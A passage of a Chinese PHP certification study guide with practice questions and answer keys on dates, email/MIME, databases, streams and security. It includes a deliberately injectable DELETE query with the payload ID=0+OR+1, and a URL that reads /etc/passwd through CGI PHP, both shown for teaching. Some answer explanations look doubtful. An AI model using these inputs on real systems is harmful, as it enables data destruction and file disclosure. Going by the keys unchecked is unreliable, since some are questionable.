C．$time = microtime() + microtime();
D．$time = array_sum (explode (' ', microtime()));
E．以上都不对

14．以下哪个函数返回的不是时间戳？（双选）

A．time()
B．date()
C．strtotime()
D．localtime()
E．gmmktime()

15．GMT 时区下的时间戳与你所在时区下的时间戳的秒数差距有多大？

A．取决于你所在时区与 GMT 时区的时间差
B．没有差别
C．只当你也在 GMT 时区时才会相同
D．永远不会相同

E．以上都不对

答案

1. 本题实际上很容易回答。特别指出操作系统平台其实是为了迷惑你，事实上，无论是在 Windows、Linux 或其他类 UNIX 等使用旧版 glibc 的平台上，strtotime 函数都不能识别 UNIX 纪元之前的日期（译者注：PHP5 里修正了这个问题），因此脚本输出-1，答案是 C。

2. 正确答案是 strftime()。date 函数只能格式化输出英文表示的日期，而 strftime()则能根据脚本中的地区设置（可以通过 stlocale()来改变）来决定在输出中使用的语言。

3. 答案是 D。脚本中两次调用 microtime()都能够获得当前时间，然而只有第二次执行该函数的时间会被算进时间段中。同样，第一次调用 array_sum()函数被算进时间段，而第二次不会，因为第二次 array_sum()是在 microtime()后执行的。

4. checkdate 函数能检查格里高利日期（Gregorian date）的合法性（这个函数有一些局限性，比如 October 5-14, 1582，尽管日历上并没有这个日期，但函数仍然认为它合法）。这个脚本实质上是创建了一个随机日期并验证它的合法性，答案是 D。

5. 和第一题不同，本题中脚本执行的平台会影响结果。在 Windows 下，mktime 函数不支持负值（UNIX 纪元之前的时间），函数将返回-1（和一个警告）。正确答案是 C。

6. 由于两个时区有一小时的时差，而 strtotime()能把文本表示的日期转换成时间戳，因此结果只能是 3600 或者-3600（答案 A 或者 B，即一小时相当于的秒数）。现在，最重要的是紧记，CST 比 EST 晚一个小时，也就是当 CST 是午夜 12 点时，EST 已经是次日了。因此$b 比$a 大，结果是负数，答案是 A。

7. 数据库存储日期/时间的能力比 PHP 强。大多数 DBMS 能够处理格里高利日历上所有的日期，而基于 UNIX 时间戳的 PHP 只能处理较短的一个时间段里的日期。因此在脚本中处理日期时，必须确保在它转换成时间戳后不会溢出（答案 B）。此外，在处理日期时，无论是验证一个日期的合法性（答案 C）还是进行计算（答案 D），都最好尽量让数据库来完成。

8. 这是个很迷惑人的问题，但其实很简单。传给 gmmktime()的值其实就是 UNIX 纪元，转化成时间戳后是 0。gmmktime()的内部用到 mktime()，后者基于当前地区工作。这里的问题是，UNIX 纪元不能被用在本初子午线以东的时区——比如莫斯科。这将产生一个负值，Windows 操作系统不支持。因此脚本输出-1，答案是 B。也可能会输出一个警告，取决于你的设置（但绝对不是答案 D 说的“一个错误”）。

9. 答案是 E。很显然，time()计算从 UNIX 纪元开始至今经过的秒数，答案 A 和 D 都表述了这一点，它们都是正确的。答案 B 和 C 说的不是那么直接，但其实也表达了相同的意思。UNIX 纪元是一个确定的时间点，因此无论你使用 GMT 时区或其他你所在的时区，从 UNIX 纪元至今经过的秒数都是一样的。只有在你把时间戳转换成人们能够理解的表达形式时才需要考虑时区。所以答案 B 和 C 也是正确的。这题似乎有点戏弄人

的意思，但实际上它考验你对绝对时间与相对时间二者不同之处的认识，这个概念在处理日期时相当重要。

10．传递给 date()的参数 H 和 s 代表 24 小时制的时间与秒数。i 被一个反斜线转义，因此它将被当作字母直接输出。调用 strtotime()时没有给出参数，它将返回当天午夜的时间。因此最终的输出是 00:i:00，答案是 C。

11．正确答案是 A，当前时间加 3600 秒（1 小时*60 分钟*60 秒）。其他选项都会产生错误的时间戳。

12．getdate 函数返回记录指定时间戳相关信息的数组（如果没有指定时间戳，就改用当前日期）。答案是 C。

13．答案是 D。microtime 函数返回一个由时间戳和小数两部分组成的字符串，两部分由空格分开。因此 explode()将字符串分割并放入数组，array_sum()把它们相加，转换成数字。

14．答案是 B 和 D。date 函数返回字符串，localtime()返回数组。

15．任何时区下的当前时间都是相同的——当前时间是一个绝对的时间点。答案是 B。

8
处理电子邮件

没有了 E-Mail，这世界会变成什么样？网络交流把人们拉得更近，让公司能够更有效的开展业务，不幸的是，也带来了垃圾信息。

还好，你不需要成为一个反垃圾邮件专家就能使用 PHP 处理电子邮件的功能。事实上，不管你是在运营一家在线商店，还是在编写一套论坛程序，你都会发现发送邮件是你工作中很重要的一部分——与用户保持联系这点非常重要。

用 PHP 编写邮件管理脚本很简单，但也不失挑战性。如果你只是想发送一封文本邮件，mail 函数对你来说就够了。而如果你需要处理更复杂的电子信息——例如 HTML 邮件和附件时，那么你就需要深入学习一下 E-Mail 的工作原理了。

问题

1. 以下哪个不是合法的电子邮件地址？

   A．john@php.net
   B．"John Coggeshall" <someone@internetaddress.com>
   C．joe @ example.com
   D．jean-cóggeshall@php.net
   E．john

2. 在 PHP 中，使用 sendmail 程序从 Windows 或 Novell 系统中发送邮件的方式，与从类 UNIX 系统中发送的方式不同。以下哪些选项说明了这个不同？（双选）

   A．Windows/Novell 不需要第三方软件的支持就能实现该功能
   B．UNIX 中，sendmail_from 的配置来决定了邮件头中的 From:信息。
   C．在 Windows/Novell 中，你无法发送有多个收件人的电子邮件，每个收件人都必须单独发送
   D．有可能完全相同，这取决于 sendmail_path 的配置
   E．不同与 Windows/Novell，在 UNIX 中，你必须用 SMTP 和 smtp_port 配置好 MTA 主机和端口

3. 通过 PHP 发送有多个收件人或者 MIME 兼容的邮件，需要遵循什么步骤？

   A．将必要的头信息（header）通过$message 参数（第三个参数）传递给 mail 函数
   B．用 PHP 代码，通过 SMTP 直接与 MTA 连接。
   C．将附加的头信息传递给 mail 函数的$additional_headers 参数（第四个参数），每个 header 一行。
   D．向多个收件人发送 E-Mail 是允许的。PHP 不支持发送 MIME E-Mail。
   E．向 mail 函数传递$additional_headers 参数，每个 header 一行，行以\r\n 结尾

4. 使用 MIME 发送有附件的邮件时，邮件正文和附件必须靠一个特殊的分隔符分开。MIME E-Mail 的头信息里如何定义这个分隔符？

   答案：_____

5. 使用 MIME 发送 HTML 邮件时，经常会用到一些经典的 HTML 标签，比如用<img>嵌入图片。以下那些方法能做到这点？（双选）

   A．直接用<img>标签把图片文件嵌入邮件内容中，邮件客户端能自动显示

B．通过给<img>标签添加一个 URL 的 src 属性来调用外部服务器上的图片
C．把图片作为 MIME 内容直接嵌入邮件中，再把<img>标签的 src 属性指定为内容 ID
D．把图片作为附件，再把<img>标签的 src 属性指定为图片的文件名
E．只有一个答案正确

6．以下那种情况会用到 mail 函数的第五个（最后一个）参数$additional_parameters？

A．从 UNIX 或 Windows/Novell 发送邮件时都会用到
B．只有在 Windows/Novell 平台上用 SMTP 命令向 MTA 发送邮件时
C．只有在和 sendmail 或一个指定了 sendmail_path 的打包程序协作发送时
D．PHP 里用不到这个参数

7．以下那种情况需要在头信息中添加邮件内容编码（Content-Transfer-Encoding）？

A．只有在发送非普通文本（ASCII）数据时
B．需要指出 E-Mail 的格式时，例如 HTML，普通文本（plain text），富文本（rich text）
C．任何时候都可以用它来指出 MIME 的编码类型
D．只能用来指定特殊的编码格式（例如 base64）
E．以上都不对

8．以下关于在头信息 Content-Type 中定义的 MIME 分隔符的描述，哪些正确？（三选）

A．分隔符至少要 8 个字符
B．分隔符必须以两个连字号作为前缀（例如：--abcdefghi）和后缀来表示起止（例如：--abcdefghi--）
C．分隔符在 MIME 邮件中必须是独一无二的
D．分隔符不能嵌套的其他分隔符中
E．用什么做分隔符都无所谓

9．考虑如下 E-Mail：

```
From: John Coggeshall <john@php.net>
To: Joe User <joe@example.comt>
Subject: Hello from John!
Date: Wed, 20 Dec 2004 20:18:47 -0400
Message-ID: <1234@local.machine.example>
Hello, How are you?
```

在头信息里添加什么才能让它成为一份 MIME 邮件？（不定项选择）

A．MIME-Version

B．Content-Disposition
C．Content-Type
D．Content-Transfer-Encoding
E．Content-ID

10．发送一封包含 HTML、富文本和普通文本三个版本的邮件，要想客户端能选择一个合适的版本打开，MIME 的 content-type 应该是什么？

A．multipart/mixed
B．multipart/alternative
C．multipart/default
D．multipart/related
E．不可能用 content-type 实现

11. 假设你的机器上没有安装 sendmail，要想 mail 函数能在 Windows 下使用，需要做什么？

A．安装 sendmail 服务器
B．安装 Microsoft Exchange
C．在你的电脑上安装任何一种邮件服务器
D．改变 php.ini 的设置
E．写一个连接公共电子邮件服务器的脚本

12．有一个向用户提交的地址发送指定内容的文本邮件的表单，以下哪种方法有助于防止通过该表单进行跨站攻击？（双选）

A．使用 GET 方式传值
B．用 htmlentities()处理电子邮件地址
C．使用 POST 方式传值
D．用 htmlentities()处理邮件正文
E．确保填写邮件地址的文本域不能有换行符

13．如何将一个数组作为附件发送，并要能在接收后重新组合？

A．用 serialize()把它转换成字符串，再用 htmlentities()处理一下
B．把它存在文件中，并用 base64_encode()进行编码
C．用 serialize()把它转换成数组
D．用 serialize()把它转换成数组，再用 base64_encode()进行编码
E．把它存在文件中，再用 convert_uuencode()进行编码

14．要确定需要嵌入在 MIME/multipart 邮件中的文件该使用什么 MIME 类型，以下那种方法最好？

A．堆一个检测脚本出来
B．创建一个 MIME 类型和文件后缀名的列表，根据后缀名选定需要的 MIME 类型
C．写一个识别文件 MIME 类型与内容是否相符的函数
D．使用 mime_content_type 函数
E．把文件上传到外部服务器上

15．在 UNIX 环境下使用本地安装的 sendmail，如何才能随意设置邮件的发件人名字与发件人地址？（三选）

A．添加一个 From 头信息
B．使用-f 参数
C．添加一个 Reply-to 的头信息
D．确保运行 Apache 的用户有修改 sendmail 设置的权利
E．确保 Apache 在 root 用户下运行

答案

1. 列出的 E-Mail 地址中只有 D 不合法。A 和 B 都是最经典、常用的电子邮件地址。C 看起来不合法，但邮件传输代理（MTA）会自动过滤多余的空格。E 可以在本地发送时使用。那么就只剩下 D 了，它里面有一个非法字符。

2. 正确答案是 A 和 D。UNIX 版本的 PHP 需要用 sendmail 程序（或者功能等同的替代品）通过 MTA 发送邮件，Windows/Novell 版本的则通过 SMTP 直接用 MTA 发送。然而，如果允许的话，Windows/Novell 上的 PHP 也可以进行配置，来通过“sendmail 封装器”模拟 sendmail 发信。也就是说 PHP 在这三个版本上能够以相同的方式实现此功能。注意，在 Windows/Novell 上使用 mail()时，需要配置 sendmail_from。而 UNIX 则把这件事交给 sendmail 程序自己来处理。

3. PHP 可以用 mail 函数发送任何格式合法的电子邮件，于是编写用 SMTP 发信的 PHP 脚本成为了下策。要在 E-Mail 中添加额外的头信息，则必须向函数传递 $additional_headers 参数，每个头信息以一个回车符和一个换行符结尾（\r\n）。发送复杂的邮件，比如带附件的或者 HTML 格式的邮件，则不仅需要添加额外的头信息，还要添加 MIME 类型。所以答案是 E。

4. 发送由多个部分组成的 MIME 邮件时，你必须指定一个分隔符（任何 US-ASCII 字符串），它必须不同于邮件主题中任何一个部分。分隔符必须与 MIME 信息中嵌入的任何一部分都不同。分隔符在 Content-Type: MIME 中定义。

5. 有两个选项指出了在 HTML 邮件中包含图片等资源的正确方法。最快的方法就是直接引用一张远程图片。然而，图片以及其他资源能够以 MIME 内容块的形式嵌入 MIME 邮件自身。这些内容块会被赋予 ID，可以通过把 src 属性设置为 cid:资源标识加内容 ID 的方式来调用。因此答案 B 和 C 正确。

6. mail 函数的最后一个参数用来向 sendmail 程序传递参数，不过这只能在安装了 sendmail 的 UNIX 系统上进行。如果 Windows/Novell 系统上配置了 sendmail_path，那么这个参数同样也是可用的。

7. 答案是 C。MIME 头信息里的内容编码（Content-Transfer-Encoding）用来指出 MIME 邮件中各个片段的编码。头信息中包含一组指出了编码算法的二进制数据。默认情况下，7bit，quoted-printable，base64，8bit 和 binary 是可用的编码类型。不过任何人也可以通过使用 x-<unique name for encoding>来声明自己的编码格式。

8. 正确答案是 B，C 和 E。分隔符是 MIME 邮件中至关重要的一部分。虽然分隔符的长度没有官方限制，但由于分隔符由文本字符构成，因此它绝对不能出现在邮件主体中，否则就会造成混乱。考虑一种灾难性的情况：假设我们用 John 做分隔符，那么邮件中提到的人名 John 就会分隔邮件，导致邮件内容的混乱。

9. 要从给定的文本信息中创建一份合法的 MIME 邮件，正确的答案是 A，C 和 D。MIME

邮件在开头处必须有 MIME-Version 头信息，而邮件的每个片段（包括“root”片段）都必须有 Content-Type 和 content-transfer-encoding 这两个部分。答案中提到的另外两个头信息是可选的：Content-Disposition 用来指出片段要如何显示（比如显示为附件），Content-ID 是片段中的各个内容的唯一识别符。

10．正确答案是 B。这种特殊的 MIME 类型用来定义一个含多个内容相同的子版本片段的母片段。比如说，一个 multipart/alternative 片段包含一个 text/plain 和一个 text/html 版本的片段。然后由电子邮件客户端选择一个最合适的版本来显示给用户。通常情况下，最好放入一个文本格式的版本，这样不支持 MIME 的邮件客户端也能正常读取。

11．在类 UNIX 系统中，PHP 依靠 sendmail 程序来处理邮件。而在 Windows 中，除非已有 sendmail 包装器，否则将使用服务器的 SMTP 配置来进行。答案是 D。

12．在普通文本邮件中使用 htmlentities()不能防止跨站攻击，反而可能会让邮件内容变得不可读。强制使用 POST 传递变量只能让攻击变的困难，但并非绝对安全。确保 E-Mail 文本域（将变成 To:的部分）中没有换行符，能够防止恶意用户把自己的邮件地址添加进收件人地址中。因此答案是 C 和 E。

13．把数组序列化成一个字符串是传输这个数组的正确方式——第一步先让数组变得可以通过 E-Mail 网络传输。接下来你需要对它进行编码，以使得它能够安全传输。在 PHP4 中，最简单的方法是用 base64_encode 把它编码成每字符 7bit 的形式。答案是 D。

14．要判断一个文件的 MIME 类型，最简单的方法是使用 mime_content_type 函数。答案是 D。注意，虽然别的扩展库里有能更好的解决这个问题的函数（译者注：比如 PECL 的 FileInfo），但在这里使用 mime_content_type 仍然是可以的。

15．在头信息中添加 From 不能完全保证 sendmail 不会在邮件中重写你的发件人地址。事实上，你需要通过发送器向 sendmail 传递-f 参数。除此之外，你还必须确保运行 Apache 的用户有修改头信息中的 From 内容的权限。因此答案是 A，B 和 D。

9
PHP 与数据库

如果你需要开发动态内容的网站，那么就肯定要用到数据库。尽管现代网站离不开数据库，但很多开发者对它的工作原理仍然知之甚少。

PHP 支持许多种类的数据库，可 PHP 认证只和 PHP 能力有关，所以本章的题目不会专门针对某个特定的数据库管理系统。另外，大多数商业 DBMS，比如 MySQL AB，都有它们自己的认证课程。

本章考察你对数据库原理及数据库编程的相关知识——与特定的 DBMS 无关。

问题

1. 考虑如下 SQL 语句。哪个选项能对返回记录的条数进行限制？（双选）

```
SELECT * FROM MY_TABLE
```

A. 如果可能，用把查询转换成存储例程
B. 如果程序允许，给查询指定返回记录的范围
C. 如果可能，添加 where 条件
D. 如果 DBMS 允许，把查询转换成视图
E. 如果 DBMS 允许，使用事先准备好的语句

2. 可以用添加_____条件的方式对查询返回的数据集进行过滤？

答案：_____

3. 内关联（inner join）是用来做什么的？

A. 把两个表通过相同字段关联入一张持久的表中
B. 创建基于两个表中相同相同行的结果集
C. 创建基于一个表中的记录的数据集
D. 创建一个包含两个表中相同记录和一个表中全部记录的结果集
E. 以上都不对

4. 以下哪个 DBMS 没有 PHP 扩展库？

A. MySQL
B. IBM DB/2
C. PostgreSQL
D. Microsoft SQL Server
E. 以上都不对

5. 考虑如下脚本。假设 mysql_query 函数将一个未过滤的查询语句送入一个已经打开的数据库连接，以下哪个选项是对的？（双选）

```
<?php
$r = mysql_query ('DELETE FROM MYTABLE WHERE ID=' . $_GET['ID']);
?>
```

A．MYTABLE 表中的记录超过 1 条
B．用户输入的数据需要经过适当的转义和过滤
C．调用该函数将产生一个包含了其他记录条数的记录
D．给 URL 传递 ID=0+OR+1 将导致 MYTABLE 中的所有表被删除
E．查询语句中应该包含数据库名

6．_____语句能用来向已存在的表中添加新的记录。

答案：_____

7．以下哪个说法正确？

A．使用索引能加快插入数据的速度
B．良好的索引策略有助于防止跨站攻击
C．应当根据数据库的实际应用按理设计索引
D．删除一条记录将导致整个表的索引被破坏
E．只有数字记录行需要索引

8．join 能否被嵌套？

A．能
B．不能

9．考虑如下数据表和查询。如何添加索引能提高查询速度？

```
CREATE TABLE MYTABLE (
ID INT,
NAME VARCHAR (100),
ADDRESS1 VARCHAR (100),
ADDRESS2 VARCHAR (100),
ZIPCODE VARCHAR (10),
CITY VARCHAR (50),
PROVINCE VARCHAR (2)
)
SELECT ID, VARCHAR
FROM MYTABLE
WHERE ID BETWEEN 0 AND 100
ORDER BY NAME, ZIPCODE
```

A．给 ID 添加索引

B．给 NAME 和 ADDRESS1 添加索引
C．给 ID 添加索引，然后给 NAME 和 ZIPCODE 分别添加索引
D．给 ZIPCODE 和 NAME 添加索引
E．给 ZIPCODE 添加全文检索

10．执行以下 SQL 语句后将发生什么？

```
BEGIN TRANSACTION
DELETE FROM MYTABLE WHERE ID=1
DELETE FROM OTHERTABLE
ROLLBACK TRANSACTION
```

A．OTHERTABLE 中的内容将被删除
B．OTHERTABLE 和 MYTABLE 中的内容都会被删除
C．OTHERTABLE 中的内容将被删除，MYTABLE 中 ID 是 1 的内容将被删除
D．数据库对于执行这个语句的用户以外的起来用户来说，没有变化
E．数据库没用变化

11．DESC 在这个查询中起什么作用？

```
SELECT *
FROM MY_TABLE
WHERE ID > 0
ORDER BY ID, NAME DESC
```

A．返回的数据集倒序排列
B．ID 相同的记录按 NAME 升序排列
C．ID 相同的记录按 NAME 倒序排列
D．返回的记录先按 NAME 排序，再安 ID 排序
E．结果集中包含对 NAME 字段的描述

12．以下哪个不是 SQL 函数？

A．AVG
B．SUM
C．MIN
D．MAX
E．CURRENT_DATE()

13．如果一个字段能被一个包含 GROUP BY 的条件的查询语句读出，以下哪个选项的描述

正确？

A．该字段必须有索引
B．该字段必须包括在 GROUP BY 条件中
C．该字段必须包含一个累积值
D．该字段必须是主键
E．该字段必须不能包含 NULL 值

14．以下查询输出什么？

```
SELECT COUNT(*) FROM TABLE1 INNER JOIN TABLE2
ON TABLE1.ID <> TABLE2.ID
```

A．TABLE1 和 TABLE2 不相同的记录
B．两个表中相同的记录
C．TABLE1 中的记录条数乘以 TABLE2 中的记录条数再减去两表中相同的记录条数
D．两表中不同记录的条数
E．数字 2

15．_____能保证一组 SQL 语句不受干扰的运行？

答案：_____

答案

1. 有两个方法能限制返回记录的条数——使用 where 条件和指定查询返回的记录的范围。通常情况下，如果没有特殊需要，尽量不要用 select *，这会浪费大量的数据缓存。答案是 B 和 C。

2. 有很多种方式能过滤查询返回的数据，但这题描述的显然是 where 条件。

3. 答案是 B。内关联（inner join）把两个表通过一个特定字段关联起来，并创建该字段相同的所有记录的数据集。

4. 答案是 E。PHP 有 PostgreSQL 和 MySQL 扩展库。访问 DB/2 可以用 ODBC，访问 Microsoft SQL Server 可以用 TDS 和 mssql 扩展。这题考验你对 PHP 的兼容性的了解——在决定开发小组要使用什么数据库时会用得上。

5. 答案是 B 和 D。用户输入未经过滤就直接送往了数据库，这非常危险。如果 URL 包含 ID=0+OR+1 这样的参数时，实际的查询为 DELETE FROM MYTABLE WHERE ID = 0 OR 1，数据库将删除表中所有的记录。

6. 答案显然是 INSERT。

7. 答案是 C。创建合理的索引需要分析数据库的实际用途并找出它的弱点。优化脚本中的冗余查询同样也能提高数据库效率。

8. 能。你可以嵌套任意数量的 join 条件，但最终的结果可能并不是你想要的。

9. 答案是 C。给 ID 字段设置索引能提高 where 条件执行的效率，给 NAME 和 ZIPCODE 设索引则能使排序更快。

10. 这个查询是一个事务，并且这个事务的最后有回滚，数据库不会有变化，因此答案是 E。

11. 答案是 C。DESC 能反转默认的排序机制。因此在本题中，数据将先按 ID 升序排列，再按 NAME 降序排列。

12. CURRENT_DATE 函数不是标准 SQL 中的函数（但某些特定的数据库平台可能包含了这个函数）。

13. 答案 B 和 C 正确。在标准 SQL 中，如果出现 GROUP BY，结果集中所有的字段都必须是聚集值，或者是 GROUP BY 结构本身的一部分。某些 DBMS——比如 MySQL——允许你打破这种规则，但它不按标准的方式执行，并且在其他数据库系统上无效。

14. 本题描述了一种在使用 join 时常犯的概念性错误。很多人可能觉得这个查询将返回两

个表中非共有记录。但实际上数据库却认为是“读出所有 ID 非共有的记录”。DBMS 将读取读取左边表中所有的记录加上右边表中 ID 非共有的记录。因此，该查询将读取 TABLE1 中的每条记录乘以 TABLE2 中的每条记录再减去两表中相同的记录条数。

15．事务能实现这个功能。事务能将任意个 SQL 语句组合起来一起执行，或者一起回滚。

10
流与网络编程

当要处理外部数据源时，PHP 提供了许多不同的方式来与外部世界连接。这当中包括文件访问与 E-Mail 管理。然而，这两种机制的针对性都太强：文件管理只能处理本地文件系统，而 E-Mail 函数也只能解决网络连接中很小一部分的问题。

要实现更多的功能，PHP 提供了一种叫“流（stream）”的工具，使得处理任何文件形式的数据源成为可能。比如，“fopen 封装器”能将外部服务器上的页面读入你的脚本中，这是使用流的最好的例子。它让你能够使用文件函数从英特网中获得内容。

最后，更复杂的操作可以通过 socket 编程实现，使得高层应用成为可能。

本章考察你对这两个领域中知识的了解。

问题

1. 以下哪一项不是合法的 PHP 文件资源？

   A．\\server\path\filename
   B．http://www.example.com/index.php
   C．myfile.txt
   D．compress.zlib://myfile.txt
   E．以上都不合法

2. 哪个函数能创建并注册一个 PHP 的流封装器？

   答案：_____

3. 用 stream_get_meta_data 函数，流 API 无法提供下列哪种信息？

   A．是否仍然有数据未读
   B．流是否过期
   C．流是否被阻挡
   D．通过流传输了多少数据
   E．流构建的成分

4. 以下哪些是 PHP 支持的流传输方式？（双选）

   A．http
   B．STDIO
   C．ftp
   D．STDOUT
   E．stream

5. Stream context 提供了通过当前流传输的数据的信息，并能对以下哪个部分进行配置？（双选）

   A．流过滤器（Stream Filter）
   B．流传输器（Stream Transport）
   C．文件封装器（File Wrapper）
   D．单独的读/写流
   E．以上全部

6．哪个函数能用来手动打开一个 socket，来连接一台文件封装器不支持的服务器？

答案：_____

7．PHP 不支持以下那种传输协议？

A．tcp
B．udp
C．udg
D．pdc
E．unix

8．假设你需要通过 tcp 周期性的向一台服务器发送数据。时间间隔不确定，你必须能在发送完成后立刻进行下次发送。而你的脚本还需要在传输间隔中完成其他操作。你在编写脚本时发现，如果服务器响应时间过长，则经常要在 fread()上等待，使得其他操作无法正常进行。如何解决这个问题？

A．降低 max_execution_time，迫使 fread()减少等待时间
B．调用 fsockopen()进行连接时，降低超时等待的时间
C．关闭 socket 阻隔
D．打开 socket 阻隔
E．以上都不对

9．处理 socket 超时时，连接超时与读写超时可以分开设置。哪个函数能实现这个功能？

答案：_____

10．假设你需要编写一个脚本，用来通过任意一个流读取文本数据，并用另一个 ROT13 编码的流写回。编码必须在用第二个流写回时进行。怎么做最合适？

A．把编码后的数据存在临时变量中，把这个变量写入流
B．用流过滤器即时编码
C．创建一个 ROT13 查询表，然后一个字符一个字符的即时写入
D．ROT13 无法即时编码
E．以上都不对

11．以下脚本输出什么？

```
<?php
echo long2ip (ip2long ('127.0.256'));
?>
```

A．一个警告
B．255.255.255.255
C．-1
D．127.0.1.0
E．127.0.256.0

12．以下脚本输出的是什么？

```
<?php
echo getservbyname ('ftp', 'tcp');
?>
```

A．本地 FTP 服务器列表
B．名为“tcp”的 FTP 服务器的地址
C．与 TCP 服务器相连的名为“FTP”的端口
D．除了 FTP 以外所有服务的端口列表

13．gethostbynamel 函数有什么用？

A．返回某个主机名的 IP
B．返回某个主机名的所有 IP 列表
C．以长整型数的形式返回某个主机的 IP
D．以长整型数的形式返回某个主机的所有 IP 列表
E．以上都不对

14．以下那种操作不能用 ftp://流封装？（双选）

A．读取文件
B．写入文件
C．建立一个稳定的连接并改变当前目录
D．创建新目录

15．如何创建一个自定义的流处理器？

A．调用 stream_wrapper_register()函数，并定义一个进行流操作的类
B．用 stream_wrapper_register()注册一个处理函数

C．创建一个和要处理的流封装器同名的类，并用 fopen()打开
D．用 stream_load()加载流封装器

答案

1. 正确答案是 E，所有选项都是合法的封装器。PHP 中，几乎所有的文件访问功能能用选项中的任何一种方式来操作本地和远程文件。

2. stream_wrapper_register 函数用来注册一个用户自定义的文件封装器（以类的形式创建）作为封装协议。它需要两个参数：新协议的名称和操作它的类的名称

3. 正确答案是 D。stream_get_meta_data 函数无法告诉你通过流传输了多少数据——它只能告诉你还剩多少数据需要传输。

4. 正确答案是 B 和 E。PHP 只支持两种流传输（本地操作用 STDIO，远程操作用 stream），并且将根据创建的流的类型来自动选择合适的传输方式。

5. 答案是 B 和 C。Stream context 能用来修改当前文件封装器或者流本身传输的行为方式。通常不需要创建 stream context，因为 PHP 已经能够很好的处理相关问题了。

6. 一般都用 fsockopen 函数来打开一个指向 PHP 不支持其协议的服务器的端口。这能就能让用户自定义的文件封装器与 PHP 不支持其协议的服务器进行连接。

7. 答案是 D——pdc，它不是网络传输协议。在选项之外，PHP 还支持安全传输协议，比如 ssl 和 tls。

8. 正确答案是 C。默认情况下，fsockopen 函数创建的 socket 的阻隔是打开的。这意味着任何读写数据的操作将“阻隔”其他操作，直到当前操作完成。阻隔关闭时，如果没有数据需要 fread()读取，函数将很快返回，你就可以做其他的事了。

9. 要调整 socket 读写数据的时间，你必须使用 stream_set_timeout 函数。不能分开设置读和写的超时。不过，请注意，调用 fsockopen()时，流的超时设置不影响连接的超时设置。

10. 正确答案是 B。流过滤器（stream filter）能应用在任何流上，并且能对数据流同时进行多个操作。举例来说，可以给一个流同时添加 ROT13 过滤器和 base64 过滤器，来合并成 base64/ROT13 编码。

11. 答案是 D。ip2long 函数将字符串 127.0.256 转换成合法的 IP 地址 127.0.1.0，long2ip()的功能正好相反。这是检查一个 IP 是否合法的有效手段（PHP 手册里就是这么说的）。

12. 答案是 C。getservbyname 函数返回特定服务器的端口和协议——这里是 FTP 和 TCP，通常在 21 端口（并不总是这样，你可以编辑服务器配置文件来改变这个端口）。

13. 答案是 B。gethostbynamel 函数返回一个包含某个指定地址的主机下所有 IP 的数组。

14．正确答案是 C 和 D。ftp://流封装器能从 FTP 服务器读写数据，但不能改变当前目录或新建目录——FTP 客户端才行。

15．答案是 A。stream_wrapper_register 函数能注册一个新的流封装器，它需要接收用来操作流的类的名称。

11
编写安全的 PHP 程序

PHP 太强大、太容易了，因此开发者常常忘记 Web 安全相关的问题。

抛开重要性不看，安全问题往往是网站中最容易被人忽视的一个部分。不幸的是，有很多种方法可以从内部或外部危害系统的安全，你必须不断的找出并修补这些潜在的危险因素。

在进行安全检测时，有很多需要强调的问题——不止是与安全直接相关的，还包括许多其他的内容。

要编写安全的程序，首先必须掌握一些基础技术，这样你才能应付本章的题目。

问题

1. 以下哪种方法能防止你的 PHP 程序遭受外部入侵？

   A．使用复杂的加密算法
   B．保护数据库密码
   C．如果有可能的话，使用 SSL
   D．验证输入
   E．只使用来源可信的输入

2. 假设$action 和$data 变量用来接受用户输入，并且 register_globals 是打开的。以下代码是否安全？

```
<?php
if(isUserAdmin()) { $isAdmin = true; }
$data = validate_and_return_input($data);
switch($action)
{
 case 'add':
        addSomething($data);
        break;
 case 'delete':
        if($isAdmin) {
              deleteSomething($data);
        }
        break;
 case 'edit':
        if($isAdmin) {
              editSomething($data);
        }
        break;
 default:
        print "Bad Action.";
}
?>
```

   A．安全。在执行受保护的操作前先检查$isAdmin 是否为 true
   B．不安全。没有确认$action 是不是合法输入
   C．不安全。$isAdmin 可以通过 register_globals 被篡改
   D．安全。因为它验证了用户数据$data
   E．A 和 B

3．要防止跨站攻击，以下哪些是需要做的？（三选）

A．永远不要使用 include 和 require 引入靠用户输入决定路径的文件（比如：include”$username/script.txt”;）
B．除非网站需要，否则关闭 allow_url_fopen
C．避免使用如 curl 这类用来打开远程连接的扩展库
D．使用类似 strip_tags()一类的函数过滤一个用户输入给另一个用户看的内容
E．以上都对

4．如果 register_globals 必须要被打开，如何才能防止恶意用户危害系统安全？（双选）

A．过滤所有来自非信任源的数据
B．过滤所有外部数据
C．所有变量在使用前先初始化
D．使用难猜变量名来防止用户篡改数据
E．以上都对

5．SQL 查询常常基于用户输入的数据来构建。以下哪种方法能避免安全隐患？

A．在数据服务器和 web 服务器之间放置防火墙
B．转义用户数据，使其中无法包含 DBMS 能执行的 SQL 命令
C．使用存储例程
D．使用面向对象编程，把每个查询定义为单独的类

6．某些时候需要在 PHP 脚本中使用第三方功能，来实现一些 PHP 不能完成的任务（比如调用压缩软件压缩某种 PHP 不支持其格式的文件）。在 PHP 脚本中执行系统命令时，以下哪些选项能确保没有命令注入？（双选）

A．总是给要在 exec()中执行的命令加`
B．总是使用 shell_exec 函数，它能够在执行前对命令进行安全检查
C．使用 escapeshellcmd 函数转义命令中的特殊字符
D．在执行命令前，先用 ini_set()打开 safe_mode，
E．用 escapeshellarg 函数在执行前转义命令参数

7．处理 HTTP 文件上传时，PHP 把文件储存在$_FILES 中。在 PHP 脚本的执行周期中，这些文件将放在本地的临时文件夹里，而在脚本结束后，文件将被自动删除。在处理 HTTP 文件上传时，如果确保当前操作的文件是正确的文件？（双选）

A．操作前，将文件名与浏览器报告的文件名对比

B．操作前，用 file_exists 函数确保文件存在
C．用 is_uploaded_file 函数确认你的文件的确是通过 HTTP 方式传输过来的
D．用 move_upload_file()将文件移动到安全位置
E．只信任 PHP 存储临时文件的目录下的文件

8．在 PHP 的“安全模式”下，以下哪些设置有助于降低安全风险？（三选）

A．限制 shell 命令的执行
B．限制对系统环境变量的访问
C．限制 PHP 的文件包含目录
D．限制允许对数据库进行的操作
E．以上全部

9．要限制脚本只能访问一个指定的文件夹中的文件，以下那种方法最简单？

A．打开 safe_mode
B．用 open_basedir 指定允许的文件夹
C．用自定义函数指定 PHP 可以访问的目录
D．设置文件系统权限，让 PHP 只能访问允许的目录
E．以上都不对，无法限制 PHP 的访问目录

10．上传文件时，能否确保客户端浏览器不会上传大于指定容量的文件？

A．能
B．不能

11．你的 PHP 以 CGI 的形式运行在 Linux+Apache 系统的 cgi-bin 文件夹中。如果有人打开以下 URL 将发生什么？

```
/cgi-bin/php?/etc/passwd
```

A．/etc/passwd 目录下的文件都会被显示出来，造成安全隐患
